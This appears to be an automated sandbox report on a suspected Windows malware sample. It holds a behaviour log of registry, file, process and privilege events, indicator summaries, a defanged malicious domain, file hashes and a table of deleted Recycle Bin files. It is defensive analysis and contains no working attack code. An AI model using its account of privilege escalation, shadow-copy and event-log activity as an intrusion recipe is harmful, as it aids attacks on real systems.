Date : 2021-5-10 19:18:26 Operation : The process call RegSetValueKey Detail : Key: \REGISTRY\USER\S-1-5-21-917625426-1509076280-321856257-500_CLASSES\Local Set tings\MuiCache\D\52C64B7E\LanguageList; Data: en-US\0en\0\0; Rating : Clean

Date : 2021-5-10 19:18:26 Operation : Other file ops Detail : FilePath: %ALLUSERSPROFILE%\Microsoft\desktop.ini; Api: NtCreateFile; Rating : Clean

Date : 2021-5-10 19:18:26 Operation : Other file ops Detail : FilePath: %APPDATA%\Microsoft\Internet Explorer\Quick Launch\desktop.ini; Rating : Clean

Date : 2021-5-10 19:18:26 Operation : Memory object was created Detail : Object: MutexObject; Name: _SHuassist.mtx; Rating : Clean

Date : 2021-5-10 19:18:26 Operation : The process call RegCreateKey Detail : Key: HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist; Rating : Clean

Date : 2021-5-10 19:18:26 Operation : The process call RegCreateKey Detail : Key: HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{CEBFF5CD-A CE2-4F4F-9178-9926F41749EA}; Rating : Clean

Date : 2021-5-10 19:18:26 Operation : The process call RegCreateKey Detail : Key: HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{CEBFF5CD-A CE2-4F4F-9178-9926F41749EA}\Count; Rating : Clean

Date : 2021-5-10 19:18:26 Operation : The process call RegCreateKey Detail : Key: HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{F4E57C4B-2 036-45F0-A9AB-443BCFE33D9F}; Rating : Clean

Date : 2021-5-10 19:18:26 Operation : The process call RegCreateKey Detail : Key: HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{F4E57C4B-2 036-45F0-A9AB-443BCFE33D9F}\Count; Rating : Clean

Date : 2021-5-10 19:18:26 Operation : Other file ops Detail : FilePath: %SYSTEMROOT%\%ProgramData%\Microsoft\Windows\Start Menu\Programs\Accessories\Windows Pow erShell\Windows PowerShell.lnk\desktop.ini; Api: NtCreateFile; Rating : Clean

Date : 2021-5-10 19:18:26 Operation : Other file ops Detail : FilePath: PIPE\srvsvc; Api: NtCreateFile; Rating : Clean

Date : 2021-5-10 19:18:26 Operation : This file tried to sleep for a long time Detail : SleepTime: 900; ApiName: NtWaitForSingleObject; Rating : Clean

Date : 2021-5-10 19:18:26 Operation : This file dropped files Detail : FilePath: %RECENT%\CustomDestinations\J0CINXH0NAY9HGPP82OH.temp; Rating : Clean

Date : 2021-5-10 19:18:26 Operation : This file modified files Detail : FilePath: %RECENT%\CustomDestinations\J0CINXH0NAY9HGPP82OH.temp; Rating : Clean

Date : 2021-5-10 19:18:26 Operation : Other file ops Detail : FilePath: %RECENT%\CustomDestinations\J0CINXH0NAY9HGPP82OH.temp; FieldName: CreationTime; OldTime: 2021-5-10 19:18:26; NewTime: 2021-5-5 04:22:36; Rating : Clean

Date : 2021-5-10 19:18:26 Operation : This file dropped files Detail : FilePath: %RECENT%\CustomDestinations\590aee7bdd69b59b.customDestinations-ms~RFfa10178.TM P; Rating : Clean

Date : 2021-5-10 19:18:26 Operation : This executable has been observed to rename a file Detail : FilePath: %RECENT%\CustomDestinations\590aee7bdd69b59b.customD estinations-ms; NewPath: %RECENT%\CustomDestinations\590aee7bdd69b59b.customDestinations-ms~RFfa10178.TMP; Rating : Clean

Date : 2021-5-10 19:18:26 Operation : This executable has been observed to rename a file Detail : FilePath: %RECENT%\CustomDestinations\J0CINXH0NAY9HGPP82OH.tem p; NewPath: %RECENT%\CustomDestinations\590aee7bdd69b59b.customDestinations-ms; Rating : Clean

Date : 2021-5-10 19:18:26 Operation : This file deleted files Detail : FilePath: %RECENT%\CustomDestinations\590aee7bdd69b59b.customDestinations-ms~RFfa10178.TM P; Rating : Clean

Date : 2021-5-10 19:18:26 Operation : Other file ops Detail : FilePath: %SYSTEMROOT%\Microsoft.NET\Framework64\v2.0.50727\clr.dll; Api: NtCreateFile; Rating : Clean

Date : 2021-5-10 19:18:26 Operation : Other file ops Detail : FilePath: %SYSTEMROOT%\System32\WindowsPowerShell\v1.0\powershell.exe.config; Api: NtCreateFile; Rating : Clean

Date : 2021-5-10 19:18:26 Operation : Memory object was created Detail : Object: EventObject; Name: Global\CorDBIPCSetupSyncEvent_584; Rating : Clean

Date : 2021-5-10 19:18:26 Operation : Other file ops Detail : FilePath: %SYSTEMROOT%\Microsoft.NET\Framework64\v2.0.50727\config\security.config; Api: NtCreateF ile; Rating : Clean

Date : 2021-5-10 19:18:26 Operation : Other file ops Detail : FilePath: %SYSTEMROOT%\Microsoft.NET\Framework64\v2.0.50727\config\security.config.cch; Api: NtCre ateFile; Rating : Clean

Date : 2021-5-10 19:18:26 Operation : Other file ops Detail : FilePath: %SYSTEMROOT%\Microsoft.NET\Framework64\v2.0.50727\config\enterprisesec.config; Api: NtCr eateFile; Rating : Clean

Date : 2021-5-10 19:18:26 Operation : Other file ops Detail : FilePath: %SYSTEMROOT%\Microsoft.NET\Framework64\v2.0.50727\config\enterprisesec.config.cch; Api: NtCreateFile; Rating : Clean

Date : 2021-5-10 19:18:26 Operation : Other file ops Detail : FilePath: %APPDATA%\Microsoft\CLR Security Config\v2.0.50727.312\64bit\security.config; Api: NtCre ateFile; Rating : Clean

Date : 2021-5-10 19:18:26 Operation : Other file ops Detail : FilePath: %APPDATA%\Microsoft\CLR Security Config\v2.0.50727.312\64bit\security.config.cch; Api: N tCreateFile; Rating : Clean

Date : 2021-5-10 19:18:26 Operation : The process call RegCreateKey Detail : Key: HKLM\Software\Microsoft\Fusion\GACChangeNotification\Default; Rating : Clean

Date : 2021-5-10 19:18:26 Operation : The process call RegCreateKey Detail : Key: HKLM\SOFTWARE\Microsoft\Fusion\GACChangeNotification\Default; Rating : Clean

Date : 2021-5-10 19:18:26 Operation : Monitor SeLoadDriverProvileges, SeShutdownProvileges, SeDebugProvileges and SeRemoteShutdownProvileges was acquired by< /br>virus Detail : FilePath: %SYSTEMROOT%\System32\WindowsPowerShell\v1.0\powershell.exe; Privileges: SeDebugPrivilege,; Rating : Clean

Date : 2021-5-10 19:18:26 Operation : Other remote ops Detail : fEnumChildren: 0; Rating : Clean

Date : 2021-5-10 19:18:26 Operation : This file tried to sleep for a long time Detail : SleepTime: 60; ApiName: NtDelayExecution; Rating : Clean

Date : 2021-5-10 19:18:26 Operation : The process call RegCreateKey Detail : Key: HKLM\Software\Microsoft\WBEM\CIMOM; Rating : Clean

Date : 2021-5-10 19:18:26 Operation : The process call RegCreateKey Detail : Key: HKLM\SOFTWARE\Microsoft\WBEM\CIMOM; Rating : Clean

Date : 2021-5-10 19:18:26 Operation : The process call RegCreateKey Detail : Key: HKLM\SYSTEM\ControlSet001\Services\Tcpip\Parameters; Rating : Clean

Date : 2021-5-10 19:18:26 Operation : The process call RegCreateKey Detail : Key: HKLM\SYSTEM\ControlSet001\services\Tcpip\Parameters; Rating : Clean

Date : 2021-5-10 19:18:26 Operation : Other file ops Detail : FilePath: Nsi; Api: NtCreateFile; Rating : Clean

Date : 2021-5-10 19:18:26 Operation : This file tried to sleep for a long time Detail : SleepTime: 60; ApiName: NtWaitForSingleObject; Rating : Clean

Date : 2021-5-10 19:18:26 Operation : This file tried to sleep for a long time Detail : SleepTime: 300; ApiName: NtWaitForSingleObject; Rating : Clean

Date : 2021-5-10 19:18:26 Operation : This file spawned process(es) Detail : TargetPid: 2700; FilePath: %SYSTEMROOT%\System32\VSSVC.exe; CmdLine: C:\Windows\sys tem32\vssvc.exe; FileSize: 1600512; Signer: Microsoft Windows; Company: Microsoft Corporation; Version: 6.1.7600.16385 (win7_rtm.090713-1255); Icon: backup\3423 b557dccbed92e62bae8f52e55357.ico; Rating : Clean

Date : 2021-5-10 19:18:26 Operation : This file tried to sleep for a long time Detail : SleepTime: 60; ApiName: NtDelayExecution; Rating : Clean

Date : 2021-5-10 19:18:26 Operation : Other file ops Detail : FilePath: PIPE\samr; Api: NtCreateFile; Rating : Clean

Date : 2021-5-10 19:18:26 Operation : This file tried to sleep for a long time Detail : SleepTime: 900; ApiName: NtWaitForSingleObject; Rating : Clean

Date : 2021-5-10 19:18:26 Operation : The process call RegCreateKey Detail : Key: HKLM\SYSTEM\ControlSet001\Services\VSS\Diag\Registry Writer; Rating : Clean

Date : 2021-5-10 19:18:26 Operation : The process call RegCreateKey Detail : Key: HKLM\SYSTEM\ControlSet001\services\VSS\Diag\Registry Writer; Rating : Clean

Date : 2021-5-10 19:18:26 Operation : The process call RegCreateKey Detail : Key: HKLM\SYSTEM\ControlSet001\Services\VSS\Diag\SwProvider_{b5946137-7b9f-4925-af8 0-51abd60b20d5}; Rating : Clean

Date : 2021-5-10 19:18:26 Operation : The process call RegCreateKey Detail : Key: HKLM\SYSTEM\ControlSet001\services\VSS\Diag\SwProvider_{b5946137-7b9f-4925-af8 0-51abd60b20d5}; Rating : Clean

Date : 2021-5-10 19:18:26 Operation : Monitor SeLoadDriverProvileges, SeShutdownProvileges, SeDebugProvileges and SeRemoteShutdownProvileges was acquired by< /br>virus Detail : FilePath: %SYSTEMROOT%\System32\services.exe; Privileges: SeAssignPrimaryTokenPrivilege,SeLockMemoryPrivilege,SeIncreaseQuotaPrivilege,SeS ecurityPrivilege,SeTakeOwnershipPrivilege,SeLoadDriverPrivilege,SeSystemProfilePrivilege,SeSystemtimePrivilege,SeProfileSingleProcessPrivilege,SeCreatePagefileP rivilege,SeShutdownPrivilege,SeDebugPrivilege,SeAuditPrivilege,SeSystemEnvironmentPrivilege,SeUndockPrivilege,SeIncreaseWorkingSetPrivilege,SeTimeZonePrivilege, SeCreateSymbolicLinkPrivilege,; Rating : Clean

Date : 2021-5-10 19:18:26 Operation : Monitor SeLoadDriverProvileges, SeShutdownProvileges, SeDebugProvileges and SeRemoteShutdownProvileges was acquired by< /br>virus Detail : FilePath: %SYSTEMROOT%\System32\services.exe; Privileges: SeAssignPrimaryTokenPrivilege,; Rating : Clean

Date : 2021-5-10 19:18:26 Operation : This file spawned process(es) Detail : TargetPid: 2524; FilePath: %SYSTEMROOT%\System32\svchost.exe; CmdLine: C:\Windows\S ystem32\svchost.exe -k swprv; FileSize: 27136; Signer: Microsoft Windows; Company: Microsoft Corporation; Version: 6.1.7600.16385 (win7_rtm.090713-1255); Icon: backup\3423b557dccbed92e62bae8f52e55357.ico; Rating : Clean

Date : 2021-5-10 19:18:26 Operation : Other process ops Detail : TargetPid: 2524; StackFingerprint: 1248626823; FilePath: %SYSTEMROOT%\System32\svchost.exe; Ra ting : Clean

Date : 2021-5-10 19:18:26 Operation : Process memory ex was written by this file Detail : TargetPid: 2524; Address: 0x00050000; Length: 32; FilePath: %SYSTEMROO T%\System32\svchost.exe; Rating : Clean

Date : 2021-5-10 19:18:26 Operation : The process call RegCreateKey Detail : Key: HKLM\SYSTEM\ControlSet001\Services\VSS\Diag\COM+ REGDB Writer; Rating : Clean

Date : 2021-5-10 19:18:26 Operation : The process call RegCreateKey Detail : Key: HKLM\SYSTEM\ControlSet001\services\VSS\Diag\COM+ REGDB Writer; Rating : Clean

Date : 2021-5-10 19:18:26 Operation : Other thread ops Detail : TargetPid: 2524; TargetTid: 2452; PrevSuspendCount: 1; StackFingerprint: 3544900765; FilePath: % SYSTEMROOT%\System32\svchost.exe; Rating : Clean

Date : 2021-5-10 19:18:26 Operation : The process call RegCreateKey Detail : Key: HKLM\SYSTEM\ControlSet001\Services\VSS\Diag\ASR Writer; Rating : Clean

Date : 2021-5-10 19:18:26 Operation : The process call RegCreateKey Detail : Key: HKLM\SYSTEM\ControlSet001\services\VSS\Diag\ASR Writer; Rating : Clean

Date : 2021-5-10 19:18:26 Operation : The process call RegCreateKey Detail : Key: HKLM\SYSTEM\ControlSet001\Services\VSS\Diag\Shadow Copy Optimization Writer; Rating : Clean

Date : 2021-5-10 19:18:26 Operation : The process call RegCreateKey Detail : Key: HKLM\SYSTEM\ControlSet001\services\VSS\Diag\Shadow Copy Optimization Writer; Rating : Clean

Date : 2021-5-10 19:18:26 Operation : Other file ops Detail : FilePath: Volume{e0810c12-977c-11e4-bd25-806e6f6e6963}; Api: NtCreateFile; Rating : Clean

Date : 2021-5-10 19:18:26 Operation : Other file ops Detail : FilePath: Volume{71a0f2e8-ad59-11eb-8f6b-1866dac83902}; Api: NtCreateFile; Rating : Clean

Date : 2021-5-10 19:18:27 Operation : This file tried to sleep for a long time Detail : SleepTime: 60; ApiName: NtWaitForSingleObject; Rating : Clean

Date : 2021-5-10 19:18:27 Operation : Process exited Detail : FilePath: %SYSTEMROOT%\System32\WindowsPowerShell\v1.0\powershell.exe; Rating : Clean

Date : 2021-5-10 19:18:27 Operation : This file tried to sleep for a long time Detail : SleepTime: 180; ApiName: NtWaitForSingleObject; Rating : Clean

Date : 2021-5-10 19:18:27 Operation : Other file ops Detail : FilePath: %SYSTEMDRIVE%\aaa\2020_snack_list.xls; Rating : Clean

Date : 2021-5-10 19:18:27 Operation : Other file ops Detail : FilePath: %SYSTEMDRIVE%\aaa\admin_info.docx; Rating : Clean

Date : 2021-5-10 19:18:27 Operation : Other file ops Detail : FilePath: %SYSTEMDRIVE%\aaa\employee_info.xlsx; Rating : Clean

Date : 2021-5-10 19:18:27 Operation : Other file ops Detail : FilePath: %SYSTEMDRIVE%\aaa\statistics.doc; Rating : Clean

Date : 2021-5-10 19:18:27 Operation : Other file ops Detail : FilePath: %SYSTEMDRIVE%\aaa\TD_DDF.pdf; Rating : Clean

Date : 2021-5-10 19:18:28 Operation : This file modified files Detail : FilePath: %SYSTEMROOT%\System32\winevt\Logs\System.evtx; Rating : Clean

Date : 2021-5-10 19:18:33 Operation : This file tried to sleep for a long time Detail : SleepTime: 60; ApiName: NtDelayExecution; Rating : Clean

Date : 2021-5-10 19:18:35 Operation : Other general ops Detail : TargetPid: 2200; ProcessInformationClass: 7; FilePath: %CURRENTFILE%; Rating : Clean

Date : 2021-5-10 19:18:37 Operation : Monitor SeLoadDriverProvileges, SeShutdownProvileges, SeDebugProvileges and SeRemoteShutdownProvileges was acquired by< /br>virus Detail : FilePath: %SYSTEMROOT%\System32\services.exe; Privileges: SeLockMemoryPrivilege,SeIncreaseQuotaPrivilege,SeSecurityPrivilege,SeTakeOwnersh ipPrivilege,SeLoadDriverPrivilege,SeSystemProfilePrivilege,SeSystemtimePrivilege,SeProfileSingleProcessPrivilege,SeIncreaseBasePriorityPrivilege,SeCreatePagefil ePrivilege,SeCreatePermanentPrivilege,SeBackupPrivilege,SeRestorePrivilege,SeShutdownPrivilege,SeAuditPrivilege,SeSystemEnvironmentPrivilege,SeUndockPrivilege,S eManageVolumePrivilege,SeCreateGlobalPrivilege,SeIncreaseWorkingSetPrivilege,SeTimeZonePrivilege,SeCreateSymbolicLinkPrivilege,; Rating : Clean

Date : 2021-5-10 19:18:37 Operation : Monitor SeLoadDriverProvileges, SeShutdownProvileges, SeDebugProvileges and SeRemoteShutdownProvileges was acquired by< /br>virus Detail : FilePath: %SYSTEMROOT%\System32\services.exe; Privileges: SeAssignPrimaryTokenPrivilege,; Rating : Clean

Date : 2021-5-10 19:18:37 Operation : This file spawned process(es) Detail : TargetPid: 2276; FilePath: %SYSTEMROOT%\System32\svchost.exe; CmdLine: C:\Windows\S ystem32\svchost.exe -k WerSvcGroup; FileSize: 27136; Signer: Microsoft Windows; Company: Microsoft Corporation; Version: 6.1.7600.16385 (win7_rtm.090713-1255); Icon: backup\3423b557dccbed92e62bae8f52e55357.ico; Rating : Clean

Date : 2021-5-10 19:18:37 Operation : Other process ops Detail : TargetPid: 2276; StackFingerprint: 1248626823; FilePath: %SYSTEMROOT%\System32\svchost.exe; Ra ting : Clean

Date : 2021-5-10 19:18:37 Operation : Process memory ex was written by this file Detail : TargetPid: 2276; Address: 0x00050000; Length: 32; FilePath: %SYSTEMROO T%\System32\svchost.exe; Rating : Clean

Date : 2021-5-10 19:18:37 Operation : Other thread ops Detail : TargetPid: 2276; TargetTid: 2440; PrevSuspendCount: 1; StackFingerprint: 3544900765; FilePath: % SYSTEMROOT%\System32\svchost.exe; Rating : Clean

Date : 2021-5-10 19:18:37 Operation : Memory object was created Detail : Object: EventObject; Name: WerSvcSystemPermissionsEvent; Rating : Clean

Date : 2021-5-10 19:18:37 Operation : Process exited Detail : FilePath: %SYSTEMROOT%\System32\svchost.exe; Rating : Clean

Date : 2021-5-10 19:18:37 Operation : Process exited Detail : FilePath: %SYSTEMROOT%\System32\svchost.exe; Rating : Clean

Date : 2021-5-10 19:18:37 Operation : Process exited Detail : FilePath: %SYSTEMROOT%\System32\svchost.exe; Rating : Clean

Date : 2021-5-10 19:18:37 Operation : Monitor SeLoadDriverProvileges, SeShutdownProvileges, SeDebugProvileges and SeRemoteShutdownProvileges was acquired by< /br>virus Detail : FilePath: %SYSTEMROOT%\System32\svchost.exe; Privileges: SeAssignPrimaryTokenPrivilege,; Rating : Clean

Date : 2021-5-10 19:18:37 Operation : This file spawned process(es) Detail : TargetPid: 2068; FilePath: %SYSTEMX86%\WerFault.exe; CmdLine: C:\Windows\SysWOW64\W erFault.exe -u -p 2200 -s 104308; FileSize: 360448; Signer: Microsoft Windows; Company: Microsoft Corporation; Version: 6.1.7600.16385 (win7_rtm.090713-1255); I con: backup\0cab2d73242ff2d68958f22c422b330e.ico; Rating : Clean

Date : 2021-5-10 19:18:37 Operation : Other process ops Detail : TargetPid: 2068; StackFingerprint: 4224598118; FilePath: %SYSTEMX86%\WerFault.exe; Rating : Cl ean

Date : 2021-5-10 19:18:37 Operation : Process memory ex was written by this file Detail : TargetPid: 2068; Address: 0x00070000; Length: 32; FilePath: %SYSTEMX86 %\WerFault.exe; Rating : Clean

Date : 2021-5-10 19:18:37 Operation : Other thread ops Detail : TargetPid: 2068; TargetTid: 2408; PrevSuspendCount: 1; StackFingerprint: 4224598118; FilePath: % SYSTEMX86%\WerFault.exe; Rating : Clean


Date : 2021-5-10 19:18:50 Operation : Process exited Detail : FilePath: %SYSTEMROOT%\System32\services.exe; Rating : Clean

Date : 2021-5-10 19:19:32 Operation : Other general ops Detail : CallCount: 10; SleepTime: 60; ApiName: NtDelayExecution; Rating : Clean

Date : 2021-5-10 19:19:55 Operation : Process exited Detail : FilePath: %CURRENTFILE%; Rating : Clean

Date : 2021-5-10 19:20:38 Operation : This file tried to sleep for a long time Detail : SleepTime: 30; ApiName: NtWaitForSingleObject; Rating : Clean

Screenshot



Behaviors for WIN7X86VM

Indicators

Indicator Summary

- Delete system executable file: e:\$recycle.bin\s-1-5-21-1960408961-1383384898-1957994488-5015970\$inoz024.exe
- Suspicious Domain
- The file enabled many privileges
- The executable had no visible window
- The executable crashed
- Executable potentially attempted to download an executable via HTTP
- The executable queried process information for the presence of debuggers
- The file escalated the privilege to SeTakeOwnershipPrivilege
- The file escalated the privilege to SeLoadDriverPrivilege
- The file escalated the privilege to SeBackupPrivilege
- The file escalated the privilege to SeRestorePrivilege
- The file escalated the privilege to SeShutdownPrivilege
- The file escalated the privilege to SeDebugPrivilege
- The file escalated the privilege to SeRemoteShutdownPrivilege
- The file escalated the privilege to SeImpersonatePrivilege

Suspicious Indicator Details

Process Created and Injected (1)

File Name	Cmd	MD5	Time	Rating
%CURRENTFILE%	"C:\work\5509141808225935563.exe"	5938b4d054136e5d59ada6ec9c295d7a	2021-5-10 19:21:11	High Risk

Network Operations (1)

URI	MD5	Category	Rating
hxxp://catsdegree.com	7e0d08e1cbe4a8a7c0d5e6f0d5e8c83a	Malicious Websites	Low Risk

Behavior Summary

File Operations (46)

Registry Operations (36)

Memory Operations (13)

PCAP Information (2)

Network Operations (20)

MITRE ATT&CK Matrix (17)

Behaviors In Sequence (238)

Behavior Details

File Operations (46)

Created Files (1)

Name	Time	MD5	Size (Byte)	Rating
%LOCAL_APPDATA%\d079b0e4.ico	2021-5-10 19:21:12	4f57d54d01ccbdaf3ebfac3ec0ac3fd7	34494	Clean

Deleted Files (33)

Name	Time	MD5	Size (Byte)	Rating
%SYSTEMDRIVE%\$Recycle.Bin\S-1-5-21-3223732005-37199 11589-58964959-1000\desktop.ini	2021-5-10 19:21:40	a526b9e7c716b3489d8cc062fbce4005	129	Clean
%SYSTEMDRIVE%\$Recycle.Bin\S-1-5-21-3223732005-37199 11589-58964959-500\desktop.ini	2021-5-10 19:21:40	a526b9e7c716b3489d8cc062fbce4005	129	Clean
E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-19579 94488-5015970\$I14RW49.jpg	2021-5-10 19:21:40	1beb936c33221066645e42240512bbab	60	Clean
E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-19579 94488-5015970\$I6AXOTZ.png	2021-5-10 19:21:40	76d4d2dca0c7ea39110a8cf81b7a5355	60	Clean
E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-19579 94488-5015970\$I6YJFBO.bmp	2021-5-10 19:21:40	ccafdfda24f41ebbf233defc70693670	60	Clean
E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-19579 94488-5015970\$IB6KC4N.cpp	2021-5-10 19:21:40	e0c1a14dc5dc3385c747f1161060593b	60	Clean
E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-19579 94488-5015970\$IDXXF42.ini	2021-5-10 19:21:40	278ecbd2a4f0921c23fad0ff64d84478	60	Clean
E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-19579 94488-5015970\$IM4P6EO.xlsx	2021-5-10 19:21:40	d6a8919004f4da1e1651eccd3f522f17	62	Clean
E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-19579 94488-5015970\$IMIQST6.h	2021-5-10 19:21:40	c6d88cef01f39b27b8d6c5bca49e18c2	56	Clean
E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-19579 94488-5015970\$INOZ024.exe	2021-5-10 19:21:40	fc5f5fd59eb60bdccbdd623bb9dfa699	60	Clean
E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-19579 94488-5015970\$IQIOSRC.c	2021-5-10 19:21:40	2405dbeefb92c4dcf12067c9902276a2	56	Clean
E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-19579 94488-5015970\$IR9ETQT.doc	2021-5-10 19:21:40	5984ba4bcd033a798cc0be567a46762a	60	Clean
E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-19579 94488-5015970\$IRC95C4.xls	2021-5-10 19:21:40	f291f5a1bc0ee38e00a33eebf99778c9	60	Clean
E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-19579 94488-5015970\$ITAIF6P.txt	2021-5-10 19:21:40	b17f156b14dca99117834ffcc607aeb3	60	Clean
E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-19579 94488-5015970\$ITDYSTL.docx	2021-5-10 19:21:40	0ba18895582897a8ee34533a47310218	62	Clean
E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-19579 94488-5015970\$IVLWEL9.avi	2021-5-10 19:21:40	f14a27faf560aaea83a53f327857b4ee	60	Clean
E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-19579 94488-5015970\$IXFR9QI.pdf	2021-5-10 19:21:40	7ff1b7265fe90ea0b0ebf7e6266fe0d1	60	Clean
E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-19579 94488-5015970\$R14RW49.jpg	2021-5-10 19:21:40	fef5ddf0ec1b09f05613d163b601fc56	8339	Clean
E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-19579 94488-5015970\$R6AXOTZ.png	2021-5-10 19:21:40	c1a7ef0220dec9b10e075506a8fb1ab3	90190	Clean
E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-19579 94488-5015970\$R6YJFBO.bmp	2021-5-10 19:21:40	3fb1122eb60a31568e73af0292a34c31	31382	Clean
E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-19579 94488-5015970\$RB6KC4N.cpp	2021-5-10 19:21:40	15b3e270d859862f68159bc0bfd0cc0b	3329	Clean
E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-19579 94488-5015970\$RDXXF42.ini	2021-5-10 19:21:40	15b3e270d859862f68159bc0bfd0cc0b	3329	Clean
E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-19579 94488-5015970\$RM4P6EO.xlsx	2021-5-10 19:21:40	57fc0d1d65253cec9c6aed3056ebf3f1	10900	Clean
E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-19579 94488-5015970\$RMIQST6.h	2021-5-10 19:21:40	15b3e270d859862f68159bc0bfd0cc0b	3329	Clean
E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-19579 94488-5015970\$RNOZ024.exe	2021-5-10 19:21:40	0fb1d88801327d4a9a620d9a8775a70a	82432	Clean
E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-19579 94488-5015970\$RQIOSRC.c	2021-5-10 19:21:40	15b3e270d859862f68159bc0bfd0cc0b	3329	Clean
E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-19579 94488-5015970\$RR9ETQT.doc	2021-5-10 19:21:40	758518ed65ac680463e8e4f52a658f83	30720	Clean
E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-19579 94488-5015970\$RRC95C4.xls	2021-5-10 19:21:40	e733fb0ab9f6b5eee829188bcfeb7af5	3600	Clean
E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-19579 94488-5015970\$RTAIF6P.txt	2021-5-10 19:21:40	15b3e270d859862f68159bc0bfd0cc0b	3329	Clean
E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-19579 94488-5015970\$RTDYSTL.docx	2021-5-10 19:21:40	ed5be3e1ef303401d59792fc2e29f42b	129077	Clean
E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-19579 94488-5015970\$RVLWEL9.avi	2021-5-10 19:21:40	0823805cd725cc2cd62f9e5cb422ad62	539648	Clean
E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-19579 94488-5015970\$RXFR9QI.pdf	2021-5-10 19:21:40	188f5d54418c97dcccef9e265ea00a6a	30756	Clean
E:\$RECYCLE.BIN\S-1-5-21-1960408961-1383384898-19579 94488-5015970\desktop.ini	2021-5-10 19:21:40	a526b9e7c716b3489d8cc062fbce4005	129	Clean

Modified Files (9)

Name	Time	MD5	Size (Byte)	Rating
%SYSTEMROOT%\System32\winevt\Logs\Microsoft-Windows-WindowsSystemAssessmentTool%4Operational.evtx	2021-5-10 19:21:33	2b5bce48ad32a911626adeb45dc463f5	N/A	Clean
%SYSTEMROOT%\System32\winevt\Logs\Microsoft-Windows-WindowsBackup%4ActionCenter.evtx	2021-5-10 19:21:33	f361c2d4b7ba6b2325f3153baab03e11	N/A	Clean
%SYSTEMROOT%\ServiceProfiles\LocalService\AppData\Local\lastalive0.dat	2021-5-10 19:21:34	n/a	N/A	Clean
%SYSTEMROOT%\System32\winevt\Logs\Windows PowerShell .evtx	2021-5-10 19:21:35	7eff0f56990bd5cf6fd5ebf49073302e	N/A	Clean
%SYSTEMROOT%\System32\winevt\Logs\System.evtx	2021-5-10 19:21:38	eff331e2753e5b3829969e75032ea683	N/A	Clean
%SYSTEMROOT%\System32\winevt\Logs\Security.evtx	2021-5-10 19:21:38	ba96bbccd09c5702f755cbe825868eb3	N/A	Clean
